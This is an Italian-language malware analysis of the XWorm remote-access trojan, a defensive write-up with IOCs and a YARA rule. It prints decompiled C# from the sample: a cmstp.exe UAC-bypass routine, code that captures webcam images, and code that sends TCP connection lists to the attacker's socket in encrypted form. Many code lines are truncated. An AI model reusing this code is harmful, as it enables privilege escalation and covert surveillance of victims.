All'interno di un ciclo *for* vengono aggiunte items all'interno della lista *mIB_TCPROW_OWNER_PID:*

```
public static void GetTCPConnection()
{
    try
    {
        StringBuilder stringBuilder = new StringBuilder();
        TcpConnectionTableHelper.MIB_TCPROW_OWNER_PID[] allTcpConnections = TcpConnectionTab
        int num = allTcpConnections.Length;
        int num2 = checked(num - 1);
        for (int i = 0; i <= num2; i = checked(i + 1))
        {
            TcpConnectionTableHelper.MIB_TCPROW_OWNER_PID mIB_TCPROW_OWNER_PID = allTcpConne
            string text = $"{TcpConnectionTableHelper.GetIpAddress(mIB_TCPROW_OWNER_PID.loca
            string text2 = $"{TcpConnectionTableHelper.GetIpAddress(mIB_TCPROW_OWNER_PID.rem
            stringBuilder.Append(Conversions.ToString(mIB_TCPROW_OWNER_PID.owningPid) + "-=>
        }
        ClientSocket.Send(Conversions.ToString(Operators.ConcatenateObject(Operators.Concate
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Exception ex2 = ex;
        Debug.WriteLine(ex2.Message);
        ProjectData.ClearProjectError();
    }
}
```

Il malware fa uso del processo ***cmstp.exe*** (Microsoft Connection Manager Profile Installer) al fine di bypassare lo ***User Access Control*** di Windows:

```
Plugin
// Plugin.Plugin
using ...

public class Plugin
{
    public static string BinaryPath = Interaction.Environ("WinDir") + "\\system32\\cmstp.exe";

    public static object UACFunc(int Method)
    ...

    public static bool AdminCheck()
    ...

    [DllImport("user32.dll", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
    [return: MarshalAs(UnmanagedType.Bool)]
    public static extern bool PostMessageW(IntPtr hWnd, uint Msg, int wParam, int lParam);

    [DllImport("user32", CharSet = CharSet.Auto, SetLastError = true)]
    private static extern int FindWindowEx(int parentHandle, int childAfter, [MarshalAs(Unmanage

    public static string SetInfFile(string CommandToExecute)
    {
        string value = Path.GetRandomFileName().Split(Convert.ToChar("."))[0];
        string value2 = Interaction.Environ("WinDir") + "\\temp";
        StringBuilder stringBuilder = new StringBuilder();
        stringBuilder.Append(value2);
        stringBuilder.Append("\\");
        stringBuilder.Append(value);
        stringBuilder.Append(".inf");
        StringBuilder stringBuilder2 = new StringBuilder(Code());
        stringBuilder2.Replace("REPLACE_COMMAND_LINE", CommandToExecute);
        File.WriteAllText(stringBuilder.ToString(), stringBuilder2.ToString());
        return stringBuilder.ToString();
    }
```



[0]

All'interno del metodo booleano statico ***Execute()*** esegue un processo esterno **CorpVPN** che includono anche comandi di pre-execution.

```
public static bool Execute()
{
    if (!File.Exists(BinaryPath))
    {
        return false;
    }
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.Append(SetInfFile(Process.GetCurrentProcess().MainModule.FileName));
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    processStartInfo.FileName = BinaryPath;
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    processStartInfo.Arguments = "/au " + stringBuilder.ToString();
    Process.Start(processStartInfo);
    Thread.Sleep(5000);
    int parentHandle = 0;
    int childAfter = 0;
    string lclassName = null;
    string windowTitle = "\"CorpVPN\"";
    int num = FindWindowEx(parentHandle, childAfter, ref lclassName, ref windowTitle);
    PostMessageW((IntPtr)num, 256u, 13, 0);
    return true;
}
```

```
public static string Code()
{
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.Append("[version]\r\nSignature=$chicago$\r\nAdvancedINF=2.5");
    stringBuilder.Append("\r\n");
    stringBuilder.Append("\r\n");
    stringBuilder.Append("[DefaultInstall]\r\nCustomDestination=CustInstDestSectionAllUsers\r
    stringBuilder.Append("\r\n");
    stringBuilder.Append("\r\n");
    stringBuilder.Append("[RunPreSetupCommandsSection]\r\n; Commands Here will be run Before
    stringBuilder.Append("\r\n");
    stringBuilder.Append("\r\n");
    stringBuilder.Append("[CustInstDestSectionAllUsers]\r\n49000,49001=AllUSer_LDIDSection, 7
    stringBuilder.Append("\r\n");
    stringBuilder.Append("\r\n");
    stringBuilder.Append("[AllUSer_LDIDSection]\r\n##HKLM##, ##SOFTWARE\\Microsoft\\Windows\\
    stringBuilder.Append("\r\n");
    stringBuilder.Append("\r\n");
    stringBuilder.Append("[Strings]\r\nServiceName=##CorpVPN##\r\nShortSvcName=##CorpVPN##");
    return stringBuilder.ToString().Replace("#", "\"");
}
```

Il modulo *Webcam* provvede ad effettuare un monitoraggio a scopo malevolo delle immagini riprese a video e viene effettuato un processing delle immagini mediante un oggetto Bitmap, il quale viene definito con il richiamo del metodo *Helper.webcam.GetCurrentImage()*.

All'interno del primo *if* innestato nel costrutto switch viene eseguito un *Thread.Sleep* di mezzo secondo e viene cambiata la sorgente. L'oggetto Bitmap viene codificato e salvato con l'oggetto *encoderParameters*.

Messages

```
// Plugin.Messages
#define DEBUG
using ...

public class Messages
{
    private static readonly object SPL = RuntimeHelpers.GetObjectValue(ClientSocket.SPL);

    public static bool CH;

    public static void Read(byte[] b)
    {
        try
        {
            string[] array = Strings.Split(Helper.BS(Helper.AES_Decryptor(b)), Conversions.ToStr
            switch (array[0])
            {
            case "Cam":
            {
                if (!Helper.US)
                {
                    Helper.US = true;
                    Helper.CameraControl = new WebCameraControl();
                    Helper.webcam = new Webcam(Helper.CameraControl);
                    Helper.webcam.changeSource(Convert.ToInt32(array[1]));
                    Thread.Sleep(500);
                    Helper.imgR = true;
                }
                if (!Helper.imgR)
                {
                    break;
                }
                Bitmap currentImage = Helper.webcam.GetCurrentImage();
                EncoderParameter encoderParameter = new EncoderParameter(Encoder.Quality, Conver
                ImageCodecInfo encoderInfo = Helper.GetEncoderInfo(ImageFormat.Jpeg);
                EncoderParameters encoderParameters = new EncoderParameters(1);
                encoderParameters.Param[0] = encoderParameter;
                MemoryStream memoryStream = new MemoryStream();
                currentImage.Save(memoryStream, encoderInfo, encoderParameters);
```

I dati poi ottenuti, prima di essere inviati tramite Socket, vengono criptati:

```
Bitmap currentImage = Helper.webcam.GetCurrentImage();
EncoderParameter encoderParameter = new EncoderParameter(Encoder.Quality, Convert.ToInt32(a
ImageCodecInfo encoderInfo = Helper.GetEncoderInfo(ImageFormat.Jpeg);
EncoderParameters encoderParameters = new EncoderParameters(1);
encoderParameters.Param[0] = encoderParameter;
MemoryStream memoryStream = new MemoryStream();
currentImage.Save(memoryStream, encoderInfo, encoderParameters);
try
{
    lock (ClientSocket.S)
    {
        using MemoryStream memoryStream2 = new MemoryStream();
        byte[] array2 = Helper.AES_Encryptor(Helper.SB(Conversions.ToString(Operators.AddOb
        byte[] array3 = Helper.SB(Conversions.ToString(array2.Length) + "\0");
        memoryStream2.Write(array3, 0, array3.Length);
        memoryStream2.Write(array2, 0, array2.Length);
        ClientSocket.S.Poll(-1, SelectMode.SelectWrite);
        ClientSocket.S.Send(memoryStream2.ToArray(), 0, checked((int)memoryStream2.Length),
    }
}
catch (Exception ex)
{
    ProjectData.SetProjectError(ex);
    Exception ex2 = ex;
    Debug.WriteLine(ex2.Message);
```

A seguire ulteriori dettagli del codice esadecimale del PE ove si evince l'offuscazione tramite .NET Reactor del medesimo:

Address	Hex	Symbols
0069:ac90	39 31 39 35 34 32 30 00 56 43 45 31 34 37 33 32	9195420.VCE14732
0069:aca0	44 37 32 46 43 39 39 36 43 35 42 36 45 34 37 30	D72FC996C5B6E470
0069:acb0	30 34 56 43 32 37 36 34 32 30 00 42 30 30 32 41	04VC276420.B002A
0069:acc0	32 31 36 43 44 42 30 42 34 38 38 45 46 44 41 33	216CDB0B488EFDA3
0069:acd0	45 33 37 37 43 36 38 31 39 37 34 32 30 00 45 45	E377C68197420.EE
0069:ace0	30 44 30 38 46 31 44 41 37 45 33 46 30 36 41 45	0D08F1DA7E3F06AE
0069:acf0	45 42 35 39 46 34 30 46 44 45 39 33 38 34 32 30	EB59F40FDE938420
0069:ad00	00 47 32 33 34 37 43 38 30 39 32 35 44 39 45 30	.G2347C80925D9E0
0069:ad10	32 30 46 47 35 39 36 30 42 44 38 30 36 30 43 38	20FG5960BD8060C8
0069:ad20	34 32 30 00 44 44 34 41 41 37 46 31 32 35 39 30	420.DD4AA7F12590
0069:ad30	36 34 41 45 35 45 46 39 31 45 38 45 46 46 32 35	64AE5EF91E8EFF25
0069:ad40	32 41 39 34 32 30 00 45 41 30 44 39 30 33 35 38	2A9420.EA0D90358
0069:ad50	42 37 37 33 43 30 36 34 30 36 34 42 35 35 41 32	B773C064064B55A2
0069:ad60	42 34 37 37 36 41 34 32 30 00 67 65 74 5f 43 44	B4776A420.get_CD
0069:ad70	43 34 36 35 36 37 34 33 45 42 35 35 37 46 41 42	C4656743EB557FAB
0069:ad80	45 31 37 39 33 45 33 46 35 32 30 37 41 34 32 30	E1793E3F5207A420
0069:ad90	00 73 65 74 5f 43 44 43 34 36 35 36 37 34 33 45	.set_CDC4656743E
0069:ada0	42 35 35 37 46 41 42 45 31 37 39 33 45 33 46 35	B557FABE1793E3F5
0069:adb0	32 30 37 41 34 32 30 00 4f 4f 46 43 43 43 41 4f	207A420.OOFCCCAO
0069:adc0	39 42 4f 44 38 32 44 45 32 44 37 45 33 43 43 45	9BOD82DE2D7E3CCE
0069:add0	38 32 46 36 30 38 42 34 32 30 00 42 34 34 35 39	82F608B420.B4459
0069:ade0	43 45 42 41 41 34 46 42 45 36 32 38 37 39 32 41	CEBAA4FBE628792A
0069:adf0	34 36 38 36 35 35 44 39 38 42 34 32 30 00 45 41	468655D98B420.EA
0069:ae00	33 33 42 42 38 41 39 39 34 33 34 31 31 46 45 44	33BB8A9943411FED
0069:ae10	46 36 42 42 42 31 32 41 46 42 37 39 42 34 32 30	F6BBB12AFB79B420
0069:ae20	00 56 39 46 34 46 34 31 39 38 46 46 44 33 30 30	.V9F4F4198FFD300
0069:ae30	43 46 33 35 56 39 38 41 39 33 45 36 45 30 31 43	CF35V98A93E6E01C
0069:ae40	34 32 30 00 53 45 34 32 32 39 35 53 38 32 34 43	420.SE42295S824C
0069:ae50	32 44 37 37 37 32 38 30 39 34 46 43 41 53 34 42	2D77728094FCAS4B
0069:ae60	46 45 43 34 32 30 00 52 34 52 37 31 45 46 52 37	FEC420.R4R71EFR7

Hex 0069adb0 0069ad60 51

IOCs XWorm:

- 37a9fdc56e605d2342da88a6e6182b4b
- 20bc3df33bbbb676d2a3c572cff4c1d58c79055d
- 422ba689937e3748a4b6bd3c5af2dce0211e8a48eb25767e6d1d2192d27f1f58
- GETPASSWORD1
- blackhatrussia[.]com
- 44X9i4c6YhQcfLiSCrbNH25yrRfkrhrz

XWorm regola YARA:

```
rule XWormRule
{
    strings:
        $xwormStr = "44X9i4c6YhQcfLiSCrbNH25yrRfkrhrz"
        $xwormStr1= “blackhatrussia”

    condition:
        $xwormStr or $xwormStr1
}
```

Conclusioni

Il threat preso in considerazione nella presente Darknet investigation è distribuito tramite Darkweb nel momento in cui viene effettuata una reaction del post principale da parte dell'utente collegato. XWorm è personalizzabile e può permettere l'aggiunta di nuove features e malicious tasks di remote access e stealing. In un'ottica di future threat landscape è possibile che il malware sottoposto a disamina effettui anche distribuzioni di ulteriori minacce, come ad esempio ransomware avanzati e complessi con furto di dati e, qualora il riscatto non dovesse essere pagato, si procederà con una pubblicazione di questi ultimi. È importante sottolineare come sia facile e versatile la distribuzione dell'intero progetto di malware development ed il corrispondente codice sorgente. Ovviamente questa è solo la punta di un enorme iceberg che nasconde una quantità immensa di forums Darkweb che distribuiscono interi progetti dell'IDE dello sviluppo di varie tipologie di threats. Questo può comportare la possibilità di forking e personalizzazione che potenzialmente avrebbero infinite possibilità di sviluppo. Consequenzialmente tale metodologia di malware deployment può comportare il propagarsi di numerose varianti e ciò può intaccare negativamente i motori di malware signatures statici e basati su firme antivirali, in quanto esse presenterebbero differenze nei patterns e nel codice esadecimale, rendendo pertanto vane alcune firme e regole YARA di malware hunting create precedentemente. È altresì importante sottolineare il fatto che vi siano numerosi tentativi di persistenza, anti-analysis, anti-sandboxing ed evasion (tramite l'exploit del processo cmstp.exe).

Con tutta probabilità la distribuzione tramite Darknet di stealers e RAT sarà sempre più frequente. Seguendo la metodologia riscontrata in tale casistica specifica, i forums sopra citati verranno impiegati per la vendita sul mercato nero di tali pacchetti di software malevolo, permettendo a svariati threat actors di modificare gli indirizzi Bitcoin od eventuali mails di contatto dopo la cifratura di files, al fine di estorcere denaro alle vittime. Nel caso in esame è stato molto interessante la presenza di un modulo Ransomware all'interno di threats RAT rendendo de facto l'infection kill chain sempre più completa ed invasiva da un'ottica dell'attaccante.

Riferimenti

[0]: UAC Bypass Using CMSTP (quickheal.com)